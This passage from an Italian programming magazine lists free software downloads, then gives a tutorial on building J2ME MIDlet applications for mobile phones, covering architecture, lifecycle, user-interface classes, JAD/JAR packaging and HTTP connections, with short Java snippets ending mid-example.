Notepad++ è un editor di codice per programmatori e un potente editor di testi per utenti comuni: leggero, versatile e altamente configurabile che integra numerosi algoritmi di codifica crittografica e alcuni utili tool. Il programma è realizzato interamente in C++, mentre i linguaggi supportati sono: C/C++, Java, HTML, XML, PHP, JavaScript, Visual Basic, Perl, Python, CSS e tanti altri. Notepad++ è distribuito con licenza GNU GPL e alcune sue parti derivano dal progetto Scintilla.
npp.2.0.zip

PDFCREATOR 0.8.0

Applicazione per creare file PDF

Programma Open Source (GNU GPL) standalone per creare file nel diffuso formato PDF *(Portable Document Format)* di Adobe.
PDFCreator funziona come un vero e proprio driver di stampa. In pratica PDFCreator converte nel formato PDF documenti prodotti con qualunque applicazione. Una volta installato PDFCreator, selezionandolo come stampante, i documenti invece di essere inviati alla stampante verranno salvati su file nel formato PDF e visualizzabili con Adobe Acrobat Reader.
PDFCreator-8.8_0.zip


GTK+ FOR WINDOWS 2.2.4

Libreria per sviluppare interfacce grafiche

Toolkit Open Source multipiattaforma per la realizzazione di sofisticate interface grafiche GUI (Graphical User Interface). La libreria dispone di numerosi widget (componenti) per realizzare qualsiasi tipo di interfaccia da quelle più semplici a quelle più complesse ed elaborate con la possibilità di utilizzare look and feel differenti. GTK+ è a sua volta basata sulle librerie GLib, Pango e ATK.
GTK-2.2.4-2.zip


TINYCAD 1.90

Progettare circuiti elettrici

Software CAD 2D per disegnare circuiti elettrici distribuito con licenza LGPL *(Lesser GNU Public Licence)*. TinyCAD consente di progettare circuiti anche molto complessi, grazie alla ricca libreria di simboli di cui dispone.

Inoltre, è dotato di strumenti che consentono di verificare il corretto funzionamento dei circuiti appena creati.
TinyCAD-1.90.00.zip


ERASER 5.7

Rimuovere file definitivamente

Quando si rimuove un file presente sul disco, in realtà si elimina solo il riferimento ad esso, quindi i dati che contiene possono essere ancora recuperati e visualizzati, almeno fino a quando il file non verrà soprascritto più volte.

Eraser è un software di sicurezza avanzato per Windows, che permette la rimozione dei dati sensibili dal disco fisso in modo permanente mediante una riscrittura ripetuta diverse volte.
eraser.zip

FILEZILLA 2.2.5

Client FTP stabile e sicuro

FileZilla è un potente client FTP per sistemi Windows. Leggero, intuitivo e facile da utilizzare, possiede numerose caratteristiche, pur restando veloce, stabile e sicuro.

Le funzionalità principali di cui FileZilla dispone sono: ripristino di download e upload dopo un'interruzione, personalizzazione dei comandi, gestione di siti con directory, funzionamento garantito anche in presenza di firewall, connessioni sicure tramite SSL, supporto Drag & Drop, supporto multilingue, autenticazione e criptaggio GSS con Kerberos.
FileZilla_2_2_5a.zip

Applicazioni client/server su cellulari

Cellulari e Web lo scambio dei dati

Attraverso la realizzazione di un traduttore on-line, scopriremo come realizzare applicazioni client/server per telefonini Java. Sarà il primo passo vero l'interrogazione di Web Services.

Come molti di voi sapranno, J2ME è una versione per così dire ridotta del JDK. J2ME può permettersi, grazie a dimensioni e requisiti notevolmente inferiori a quelli del J2SE, di essere utilizzato su apparecchi tecnologici di gran lunga meno potenti dei PC. Mi rendo conto che si tratta di una definizione che potenzialmente include molti oggetti della nostra vita quotidiana, ma in effetti è proprio così che stanno le cose: cellulari, palmari, organizer dai più semplici ai più sofisticati, set-top box, dispositivi veicolari, ed in genere molti dei microchip inseriti in una vasta gamma di strumenti elettronici.

ARCHITETTURA DI J2ME

L'ambiente esecutivo messo a disposizione dalla versione minore del JDK è stato studiato dal JCP con l'obiettivo di essere il più flessibile ed adattabile possibile, per poter così includere – sotto l'API comune di un'unica specifica – un numero quanto mai elevato di supporti compatibili. Si tratta di un'architettura a strati, con il livello più basso che racchiude solamente la macchina virtuale e un insieme di classi ridotto all'essenziale che gestisce l'hardware di dispositivi con caratteristiche e tecnologie simili: quantità di memoria, velocità e banda di connettività, dimensione numero di colori del display, e via dicendo. Questo primo strato viene chiamato configurazione (*configuration*), ed attualmente ne sono disponibili due implementazioni: la CDC (*connected device configuration*) e la CLDC (*connected limited device configuration*). La CDC è indirizzata agli strumenti più potenti, come set-top box, gateway residenziali, PDA di alta tecnologia, sistemi telematici veicolari, etc. tutti con CPU a 32 bit e un minimo di 2 Mb di memoria disponibile per Java e le sue applicazioni. La CLDC (Fig. 1) è invece destinata ad apparati molto più modesti, dai palmari più semplici, ai pager, fino ai cellulari di cui ci occuperemo in questo numero: qui si parla di connessioni intermittenti, processori a basse performance a 16 o 32 bit e memoria tra i 128 e i 512 Kb. La macchina virtuale stessa subisce una notevole riduzione ed è chiamata KVM (la *K* sta per *Kilobyte*, in virtù del fatto che raramente opera con RAM che tocchi il Megabyte): si tratta di un'interessante riscrittura della macchina virtuale Java sviluppata per ottimizzarne dimensioni ed uso di memoria, tentando di non sacrificare le funzionalità basilari del linguaggio.

Dunque, la *configuration* è una versione ridotta del J2SE, che include una macchina virtuale (la KVM nel caso di CLDC) e le librerie essenziali. Sul piano immediatamente superiore troviamo il profilo *(profile)*, una libreria di alto livello che definisce il ciclo vitale delle applicazioni e fornisce la base per la creazione di interfacce utente nonché l'accesso a proprietà specifiche dei dispositivi. È sostanzialmente lo strumento con cui i programmatori sviluppano le proprie applicazioni. Per la CDC questo strato è ulteriormente suddiviso in una serie di API sempre più





Fig. 1: *Schema dell'architettura J2ME in configurazione CLDC.*

granulari e specializzate (*Foundation Profile* alla base e *Personal Profile* o *Personal Basis Profile* in cima), mentre la CLDC offre un sostrato unico che è chiamato MIDP *(Mobile Information Device Profile):* esso si occupa della creazione delle interfacce utente, della connettività di rete, della gestione delle applicazioni, facendo da wrapper per i servizi di basso livello offerti dalla CLDC.
Infine, gli *optional packages* garantiscono l'estensibilità del framework implementano funzionalità accessorie o di ultimo grido: bluetooth, web service, accesso ai dati, multimedia, e simili, e vengono incluse nell'ambiente esecutivo di un apparecchio in base alla sua potenza e capacità a discrezione del produttore. Come i JAR aggiuntivi che inserite nel vostro classpath per creare applicazioni con funzionalità che vanno oltre quelle che offre il JDK di base (per esempio la creazione di PDF, o driver per accesso a database particolari, etc.), così gli optional packages aumentano la vostra produttività, ma devono essere chiaramente di dimensioni molto contenute rispetto a quelli a cui ci si è abituati con lo sviluppo Java classico.

ARCHITETTURA DELLE APPLICAZIONI

Parlando finalmente di codice e sviluppo, MIDlet è il termine con cui si designa una applicazione scritta per J2ME: la parola è stata coniata pensando al nome del profilo "MIDP" e seguendo l'abitudine – nata con gli Applet – di aggiungere *-let* alle nuove denominazioni (siamo già a quota 4: Applet, Servlet, Portlet e MIDlet). Si tratta di una classe derivata da *javax.microedition.midlet.MIDlet* e, in maniera simile agli Applet che venivano utilizzate in un contesto esecutivo offerto dal browser, il MIDlet viene preso in carico da un gestore applicativo – chiamato indifferentemente *Java Application Manager* (JAM) o *Application Manager Software* (AMS) – il quale si occupa del ciclo vitale dell'oggetto e, di conseguenza, dell'applicazione Java che esso rappresenta. Il JAM, o AMS che dir si voglia, è un software specifico di ogni singolo dispositivo, implementato dal produttore dell'apparecchio, che si prende carico di installare, eseguire e rimuovere i file di classe e di risorsa associati ai programmi che l'utente scarica.
Come è facile immaginare, il JAM richiede che le applicazioni J2ME rispettino un protocollo ben preciso relativamente alla loro esecuzione (Fig. 2): esse hanno un ciclo vitale che consta di tre stati *(active, paused, destroyed)* e la loro vita inizia nello stato paused quando l'AMS ne istanzia la classe relativa. Se viene lanciata un'eccezione nel costruttore, l'applicazione entra subito nello stato *destroyed* e la sua vita termina lì, altrimenti il gestore run-time ne chiederà subito il passaggio allo stato *active* ed invocherà il metodo *startApp:* è qui che il programma offre le sue funzionalità e svolge la maggior parte del suo lavoro, ed è su questo momento del ciclo applicativo che si concentra il grosso dell'impegno del programmatore. Il metodo *destroyApp* è invece utilizzato dal JAM per richiedere il clean-up dell'oggetto prima del passaggio allo stato *destroyed,* mentre *pauseApp* fa lo stesso prima di mettere l'applicazione in pausa. Se durante la chiamata a *pauseApp* si verifica un'eccezione, lo stato del programma non viene variato; *destroyApp* invece richiede un parametro booleano che, se posto a *true*, indica che l'applicazione terminerà in qualunque caso, con o senza eccezione. L'implementazione da parte del programmatore dei metodi *destroyApp* e *pauseApp* di un MIDlet consta per lo più di codice di clean-up e tear-down, a differenza di quello di *startApp* dove invece si svolge praticamente tutto quello che l'applicazione intende offrire. Anche all'interno del codice applicativo è possibile richiedere una variazione di stato.
Dallo stato *paused* con *resumeRequest* si richiede di passare allo stato *active:* il JAM attenderà un momento in cui è possibile far ripartire il MIDlet e a quel punto invocherà il metodo *startApp* per riportarlo in esecuzione. I metodi *notifyPaused* e *notifyDestroyed* invece richiedono al JAM di portare il MIDlet agli stati *paused* e *destroyed* rispettivamente, ma notate che il JAM in questi due casi non invocherà *pauseApp* e *destroyApp* automaticamente: è compito vostro invocarli prima di mettere in pausa o eliminare l'applicazione con i metodi di notifica.

Fig. 2: ***Il ciclo vitale di un MIDlet con i metodi invocati dal JAM e quelli invocabili dal codice applicativo stesso (MIDlet e classi di appoggio).***

INTERFACCE UTENTE

Per creare le interfacce tramite cui interagire con i nostri utenti, in J2ME abbiamo due API: una, di alto livello, in cui tutti i dettagli di visualizzazione sono curati dall'implementazione interna delle classi che usiamo, l'altra invece, di basso livello, che ci permette di essere più precisi ma ci garantisce meno portabilità tra dispositivi differenti. Nella Fig. 3 trovate la

PROBLEMI CON LE APPLICAZIONI?

Se avete problemi ad installare le applicazioni di esempio sotto Eclipse o non riuscite ad integrarle con il plug-in per J2ME, potete contattare l'autore dell'articolo via email per chiarimenti e suggerimenti: federico.mestrone@ioprogrammo.it





Fig. 3: ***Gerarchia degli oggetti J2ME per la gestione di interfacce utente.***

gerarchia delle classi coinvolte nel processo di design delle interfacce utenti per dispositivi wireless: alla base di tutto c'è la classe astratta *javax.microedition.lcdui.Displayable* che rappresenta qualunque cosa che possa occupare il display dell'apparecchio. Le due derivate dirette (anch'esse astratte) sono invece le capostipiti dell'API ad alto livello *(Screen)* e di quella a basso livello *(Canvas).*
Con *Screen* abbiamo a disposizione una serie di sottoclassi non astratte che implementano ognuna una funzionalità specifica: *TextBox* una casella di testo editabile, *Alert* una finestrella di informazione o allerta, *Form* un modulo di input complesso, *List* un elenco di elementi tra cui scegliere. L'effettiva rappresentazione di questi elementi dipende dal device utilizzato a run-time: MIDP ci garantisce l'operato, ma non l'aspetto grafico, offrendoci così degli oggetti semplicissimi da usare e altamente portabili anche se non molto flessibili. Ogni screen visualizzato consta di un titolo (*getTitle* e *setTitle*), un eventuale testo scorrevole a mo' di striscione pubblicitario (*getTicker* e *setTicker*) e l'area dedicata alla funzione richiesta.
Ma come facciamo a visualizzare i nostri elementi grafici? Ogni MIDlet ha a disposizione un display, sul quale può mostrare un solo *Displayable* alla volta. A seconda della fase di elaborazione dell'applicazione e delle azioni dell'utente, sarà possibile passare da uno *Screen* (o *Canvas*) all'altro grazie al metodo *setCurrent* dell'oggetto *Display.* A sua volta *Display* è ottenuto ad opera di una chiamata al proprio metodo statico *getDisplay,* che richiede un MIDlet come parametro di ingresso.
Ecco un blocco di codice tratto da una delle applicazioni che vengono a corredo di questo articolo e su cui ci soffermeremo meglio più avanti. Per ora diamo una rapida occhiata al metodo *startApp* di *HelloWorldMidlet,* in cui viene realizzata la creazione di un'interfaccia molto semplice stile *HelloWorld* con un *ticker* su una *TextBox* (vd. Box *"MIDlet GUI Reference"*):

Fig. 4: ***L'applicazione HelloWorldMidlet: una TextBox con ticker, titolo e casella di input di testo.***

```
Display d = Display.getDisplay(this);
if (d.getCurrent() == null) {
  myScreen = new TextBox("Welcome", defMsg, 100,
                                      TextField.ANY);
  myScreen.addCommand(cmdExit);
  myScreen.setCommandListener(this);
  myScreen.setTicker(new Ticker(tckMsg));
d.setCurrent(myScreen);
}
```

Il risultato prodotto nell'emulatore lo vedete nella Fig. 4. In questo codice, però, c'è ancora da commentare la parte relativa ai comandi. Essi sono mostrati come opzioni che l'utente può selezionare mandando così delle indicazioni all'applicazione sulle operazioni che intende svolgere. Per poter rendere funzionanti tali comandi (creati istanziando l'oggetto *Command*) è necessario un ascoltatore che implementi *CommandListener* e di conseguenza il metodo *commandAction*, di cui vedete un esempio qui sotto, tratto sempre dalla stessa applicazione.
Qui l'unico comando disponibile (aggiunto allo screen tramite *addCommand* nel codice precedente) è quello per terminare il MIDlet:

```
public void commandAction(Command c, Displayable d) {
  if (c == cmdExit) {
    try {
      destroyApp(false);
      notifyDestroyed();
    } catch (MIDletStateChangeException msce) {
    }
  }
}
```

Per quanto riguarda le API di basso livello, che prevedono l'utilizzo di classi personalizzate derivate da *Canvas*, diciamo solo che esse si basano sul principio che noi componiamo l'interfaccia sul display tramite un oggetto *Graphics* che ci mette a disposizione delle primitive di disegno (archi, cerchi, linee, rettangoli, testo) da utilizzare nel metodo *paint*.
Quest'ultimo è il metodo che viene invocato dal sistema quando il display deve essere visualizzato e può essere fatto invocare indirettamente tramite una chiamata a *serviceRepaints* del canvas stesso (simile all'*Invalidate* del C++ o repaint di Java *Swing*).
Un secondo MIDlet di esempio allegato all'articolo *(BouncingTextMidlet)* chiede all'utente di digitare una stringa tramite un *TextBox* e poi visualizza un *Canvas* su cui il testo si muove rimbalzando quando tocca i bordi (la Fig. 5 vi mostra uno snapshot di tale movimento).

PACKAGING E DEPLOYMENT

Una volta che il codice dei MIDlet è pronto per essere testato o distribuito, così come avviene per qualunque programma Java, è necessario procedere alla

sua compilazione prima di poterlo eseguire. Quello che spesso ci si dimentica, dato che nel J2SE ciò avviene automaticamente e trasparentemente all'interno della JVM in fase di esecuzione, è che la versione in bytecode delle nostre classi subisce una procedura di verifica di integrità. Questa verifica ha un costo di performance che in termini di dimensione si aggira sui 50 Kb e che si misura però anche in termini di spazio di heap e tempo di elaborazione impegnati a run-time. Si tratta di un consumo di risorse che, rapportato alle capacità dei sistemi a cui è destinato il profilo MIDP, è sproporzionatamente alto. Per questo la fase di verifica di integrità e correttezza del compilato viene suddivisa in due momenti: un primo controllo avviene durante lo sviluppo, subito dopo la compilazione, e produce un nuovo file di classe già parzialmente verificato *(verified);* la seconda parte resta invece a carico dell'ambiente di esecuzione del dispositivo *wireless,* ma con un requisito in termini di risorse significativamente ridotto. Il comando *preverify.exe* vi permette di testare l'integrità delle vostre classi dopo la compilazione per produrne una versione *verified* ed è uno strumento fondamentale in quanto il JAM rifiuterà di caricare ed eseguire qualunque codice che non sia stato pre-verificato.
Una volta che avete seguito tale procedura supplementare volta ad alleggerire il lavoro che deve essere svolto dalla macchina virtuale compatta di CLDC (la KVM), la vostra classe è pronta per essere data in pasto ad un cellulare, palmare, organizer o quant'altro ed eseguita. Ma anche qui, come nel caso del J2EE dove siamo abituati a lavorare per moduli, è raro vedere un'applicazione che consta di una sola classe. Si tende ad impacchettare il lavoro di programmazione in file JAR dentro cui si inseriscono, oltre al materiale Java, anche eventuali risorse esterne al linguaggio (immagini, suoni e file di configurazione o proprietà, per esempio). Il JAR dovrà contenere un *MANIFEST.MF* (file già noto a chiunque sviluppi in Java) che descrive le caratteristiche salienti dell'applicazione e che contiene un set di dati predefinito dalla specifica dell'AMS. Anche se non strettamente obbligatorio, le applicazioni wireless Java possono essere distribuite ad opera di un file JAD (*Java Application Descriptor*): questo file contiene alcune voci identiche al *manifest*, altre invece sono specificatamente sue e se ne possono aggiungere di personalizzate (cosa non prevista nei manifest, invece). Tale JAD, in realtà, diventa così l'unico file di cui si abbia, bisogno per permettere l'esecuzione dei propri MIDlet, in quanto – da specifica – deve contenere un percorso da cui ottenere il JAR contenente il codice applicativo.
Quando – come praticamente sempre accade – noi distribuiamo i nostri programmi in pacchetti JAR con descrittori JAD, allora si parla di *MIDlet Suite*: una suite contiene tutte le classi, le risorse e le informazioni necessarie all'esecuzione di una o più applicazioni J2ME per MIDP. Nello specifico, troviamo i due seguenti elementi e relativi sotto-elementi:

MIDlet Suite: consiste in

- Java Application Descriptor (JAD) file
- Java Archive (JAR) file: contiene
  - Classi MIDlet (le applicazioni J2ME)
  - Altre classi Java necessarie per le applicazioni
  - Risorse non Java usate dalle applicazioni
  - Manifest file (MANIFEST.MF) per descrivere il JAR

Vediamo ora di specificare meglio che tipo di informazioni si possono trovare nei due file di descrizione che vengono inseriti in una suite (il manifest, chiamato *MANIFEST.MF*, ed il file JAD, senza vincoli di nome ma la cui estensione deve essere *.jad*). Cominciamo col dire che essi contengono una serie di righe con questo formato

```
Nome-Dato: Valore Del Dato
```

e che in buona misura contengono delle voci in comune: alcune di queste sono obbligatorie per l'uno o per l'altro o per entrambi e devono essere identiche tra i due file, altre non sono sottoposte ad uno o più di questi vincoli, e in caso di discordia tra i valori ha sempre la meglio l'indicazione data nel JAD. Ecco una tabella riassuntiva degli elementi più comuni dei nostri descrittori di suite (Tab. 1), in cui

(*) indica un dato obbligatorio nel manifest,
(**) ne indica uno obbligatorio nel JAD,
(=) indica che i valori devono essere gli stessi nei due file.

MIDlet-Name	Nome della suite	(*) (**) (=)
MIDlet-Version	La versione della suite	(*) (**) (=)
MIDlet-Vendor	Nome del distributore	(*) (**) (=)
MIDlet-Icon	Icona rappresentativa della suite (file PNG)	
MIDlet-Description	Descrizione della suite	
MIDlet-Info-URL	Indirizzo web con info sulla suite	
MIDlet-<n>	<name>[,<icon>[,<class>]] I vari MIDlet presenti nella suite	(*) (**)
MIDlet-Jar-URL	Indirizzo dove si trova il Jar della suite	(**)
MIDlet-Jar-Size	Dimensione in byte del Jar	(**)
MIDlet-Data-Size	Valore appross. di memoria richiesta a run-time in byte	
MicroEdition-Profile	Profilo J2ME richiesto dalla suite (es. MIDP-1.0)	(*)
MicroEdition-Configuration	Configurazione J2ME richiesta dalla suite (es. CLDC-1.0)	(*)

Tabella 1: I più comuni elementi del Manifest e del JAD.

Anche se il JAD non è tecnicamente richiesto dalla specifica AMS, è comunque sempre consigliabile

Fig. 5: L'applicazione BouncingTextMidlet: il testo "Ciao Mondo J2ME!" è disegnato nel metodo paint con l'oggetto Graphics e si sposta rimbalzando sui bordi del display.

includerlo per due motivi: da un lato perché fornisce informazioni all'ambiente esecutivo Java dei dispositivi mobili (dimensioni del *Jar* e memoria richiesta, nello specifico) che consentono di stabilire se è il caso o meno di eseguire le applicazioni lì presenti; in secondo luogo, nel JAD possiamo creare delle voci personalizzate (basta che il loro nome non inizi con *"MIDlet-"*) che vengono rese disponibili alle classi MIDlet di applicazione tramite il metodo *getAppProperty*.
Infine, come nota conclusiva (e forse scontata) di questa sezione, sappiate che se mancano alcuni dei dati richiesti esplicitamente nel Jar o nel JAD, l'AMS si rifiuterà di eseguire le applicazioni Java indicate.

PRIMI ESPERIMENTI

A questo punto dobbiamo parlare di come si sviluppano MIDlet e *MIDlet Suite!* Per cominciare, abbiamo sicuramente bisogno di un development kit adeguato, che ci offra anche un emulatore su cui testare ed eventualmente fare il debugging del codice che scriviamo prima di metterlo in produzione sui nostri cellulari. A tale scopo possiamo scaricare il *Wireless Toolkit* della Sun oppure la *Nokia Developer's Suite for J2ME:* entrambi contengono tutte le librerie per lo sviluppo, un paio di emulatori per il testing, e semplici strumenti di creazione di MIDlet Suite che vi aiutano nel compito di preparare i vari JAR e JAD che serviranno poi per il deployment (vd. Fig. 6 e 7). Potete scaricare il toolkit che preferite rispettivamente da *http://java.sun.com /j2me* e *http://www.forum.nokia.com:* si tratta di prodotti gratuiti e liberamente utilizzabili.





Fig. 6: *Creare e gestire MIDlet Suite con la Nokia Developer's Suite for J2ME.*

Nonostante l'aiuto che questi due toolkit vi offrono per lo sviluppo, nulla è offerto per l'editing delle classi. Ora, se chiedete a me per quanto riguarda la stesura di codice Java, da quando ho conosciuto Eclipse non ho occhi (o forse sarebbe meglio dire "dita") per altro. Era quindi scontato che la prima cosa che facessi di fronte alla richiesta di scrivere su J2ME fosse cercare un plug-in che mi permettesse di utilizzare il mio tool preferito! È giusto dire comunque che la maggior parte degli altri strumenti legati a Java (*NetBeans, JBuilder,* etc.) offre capacità simili e si integra con i wireless toolkit della Sun e di altre case produttrici (tipo quelli della Nokia e di Sony Ericsson): la mia scelta, quindi, è dettata meramente da gusto personale. Il plug-in che si occupa di J2ME sotto Eclipse che ho deciso di utilizzare per questo articolo si chiama *EclipseME* e si scarica gratuitamente da *http://eclipseme.sourceforge.net*.
Supporta tranquillamente entrambi i toolkit di cui vi ho parlato poc'anzi, si occupa di preverificare il codice dopo la compilazione (con *preverify.exe*) ed è in grado di esportare delle MIDlet Suite complete e

Fig. 7: *Creare e gestire MIDlet Suite con il Sun Wireless Toolkit.*





Fig. 8: *Le preferenze di Eclipse per impostare il plug-in EclipseME indicando quali toolkit sono presenti sulla macchina.*

NOTA

IL PASSO FINALE

La cosa più interessante dello sviluppo J2ME è chiaramente vedere il proprio lavoro funzionare sul cellulare personale o di qualche amico. Esistono diverse metodologie, più o meno standardizzate, per caricare delle MIDlet Suite sul proprio cellulare: a prezzi ragionevoli si trovano dei piccoli accessori per PC che consentono di connettersi ad esso via infrarossi, bluetooth o USB e scambiare file oltre che fare un back-up di tutti i dati. Nel prossimo numero tra le varie cose ci occuperemo anche di questo, per cui non perdetevi l'appuntamento!

pronte all'uso. Inoltre vi permette di invocare direttamente gli emulatori messi a disposizione dagli ambienti J2ME e – soprattutto – di fare il debugging dalla KVM. Configurare il tutto è molto semplice: installate il toolkit che desiderate e indicatene la directory al plug-in tramite le preferenze di Eclipse (vd. Fig. 8).





Fig. 9: *I due wizard di creazione di MIDlet Suite e MIDlet offerti da EclipseME.*

E adesso, come si crea una applicazione? Dei due wizard di EclipseME, uno genera un progetto corrispondente ad una MIDlet Suite (vd. Fig. 9), mentre l'altro vi guida nella creazione dei MIDlet da metterci dentro (vd. Fig. 10). Sono molto semplici da usare ed alla fine non vi resta che completare il codice generato con la vostra logica applicativa. Il primo esempio proposto è una MIDlet Suite con due applicazioni J2ME molto semplici di cui si è già parlato a proposito delle interfacce grafiche: *HelloWorldMidlet* e *BouncingTextMidlet*. Il relativo progetto Eclipse è stato esportato per voi in formato *Zip* con





Fig. 10: *La finestra di creazione di un nuovo MIDlet di EclipseME.*

codice sorgente e pacchetti verificati pronti per il deployment con tanto di JAD.

SERVIZI DI RETE

Dopo avere dato uno sguardo generale allo sviluppo con J2ME ed avere accumulato abbastanza nozioni per mettere in piedi un'applicazione MIDlet, proviamo a concentrarci un attimo su una delle caratteristiche che risulta tra le più interessanti per chi vuole utilizzare questa tecnologia sui propri dispositivi mobili. Oramai quasi tutti gli apparecchi cellulari sono in grado di connettersi ad internet e quelli più moderni, per quanto piccoli e leggeri, offrono la possibilità di accedere ai contenuti cui si accede normalmente tramite il browser del nostro PC.

È chiaro che il profilo MIDP non poteva restare inerte di fronte a questi sviluppi, ed infatti una parte molto chiara della specifica indica come obbligatorio il supporto per connessioni client HTTP/1.1 almeno. Sebbene sia possibile implementare ulteriori protocolli di networking (basandosi sul *Generic Connection Framework* di CLDC), un prodotto J2ME che voglia considerarsi compatibile con MIDP deve attenersi al minimo garantito, e cioè l'HTTP.

Ma questo per noi è già più che sufficiente! Attraverso il protocollo più diffuso su internet, infatti, oggigiorno è possibile connettersi ad una serie molto ampia di servizi: in particolare con la sempre maggiore popolarità dei web service, l'HTTP si sta trasformando pian piano in un veicolo di funzionalità applicative oltre che un semplice mezzo di navigazione virtuale. È innegabile quindi che nell'avvicinarsi al mondo dello sviluppo Java per microdispositivi sia importante studiare gli API che ci permettono di accedere alla caratteristiche di connettività dei nostri apparecchi. Indipendentemente dal tipo di accesso che viene fatto alla rete (ad esempio, via GPRS), il profile J2ME offre un'astrazione che ci permette di concentrarci solo sulla specifica HTTP: il resto è a carico di MIDP! Come ci si connette dunque ad una risorsa di rete? La classe *javax.microedition.io.Connector* possiede una serie di metodi statici che permettono di ottenere una connessione HTTP sotto forma di istanza della classe *javax.microedition.io.HttpConnection*. Probabilmente il metodo più comodo da usare è *open* cui si passa una stringa che è l'URL cui connettersi (es. "*http://www.libero.it*"). L'oggetto *HttpConnection* ha tre stati: *Setup*, quando la connessione è in fase di preparazione prima di essere effettuata; *Connected*, la connessione è stata fatta e si è in attesa della risposta del server; *Closed*, il server ha risposto e la connessione è chiusa. Solo in fase di set-up è possibile accedere ai metodi setRequestMethod e *setRequestProperty*. Tra i vari metodi che passano da *Setup* a *Connected*, invece, citiamo *getInputStream* e *getResponseCode*:

Fig. 11: *Il form TranslatorScreen sull'emulatore del Wireless Toolkit della Sun.*

essi, ed altri simili, generano l'effettiva chiamata al server ed stabiliscono fisicamente il contatto via rete. Vediamo subito un esempio tratto dalla documentazione API del *MID Profile:*

```
HttpConnection c = (HttpConnection)Connector.open(
                    "http://www.indirizzo.it/pagina.php");
int rc = c.getResponseCode();
if (rc != HttpConnection.HTTP_OK) {
        // ERRORE
}
InputStream is = c.openInputStream();
String type = c.getType();
int len = (int)c.getLength();
if (len > 0) {
int actual = 0;
int bytesread = 0 ;
byte[] data = new byte[len];
while ((bytesread != len) && (actual != -1)) {
